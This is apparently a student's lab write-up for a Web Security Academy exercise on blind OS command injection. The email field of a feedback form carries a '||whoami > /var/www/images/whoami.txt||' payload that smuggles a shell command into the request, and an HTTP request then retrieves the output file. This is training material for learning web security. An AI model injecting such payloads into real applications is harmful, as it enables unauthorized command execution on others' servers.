S. Giridharan
CB.SC.P2CYS23006

Lab: Blind OS command injection with output redirection


This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the whoami command and retrieve the output.



Payload:
csrf=dJNtqqMXf3K1MD7tkTYGBCsrih3hAA6U&name=kakarot&email=**||*whoami+>+/var/www/images/whoami.txt***||&subject=helloworld&message=Helloworld

S. Giridharan
CB.SC.P2CYS23006

Verifying the whoami command result,

```
GET /image?filename=whoami.txt HTTP/2
Host: 0aa300f6038b28a684c2b0b000fa0008.web-security-academy.net
Cookie: session=AGAtEb4nnczGXmqX0iCN2wshEMxvhmqP
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0aa300f6038b28a684c2b0b000fa0008.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
```

Web Security Academy

Blind OS command injection with output redirection

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | Submit feedback

AbZorba Ball

$80.98

Description:

Ever feel like having a stag do in your own garden? Look no further than AbZroba Ball!

In a world where we are all trying to improve existing sports, surely one of the greatest achievements to date was someone getting kitted up for soccer and thinking, you know what would enhance this experience? Putting a huge inflatable ball around myself and others. With this, Zorbing was born. But luckily it is no longer confided to the day activity of a stag party, you can take home a collection of huge inflatables and smash into your friends while you also try and play a sport you weren't quite comfortable with beforehand.

Become a bouncing ball, knock your friends into next week and work out all at once thanks to this handy design. You'll have hours of fun and you're guaranteed a concussion free experience thanks to the durability of the AbZorba Balls!

< Return to list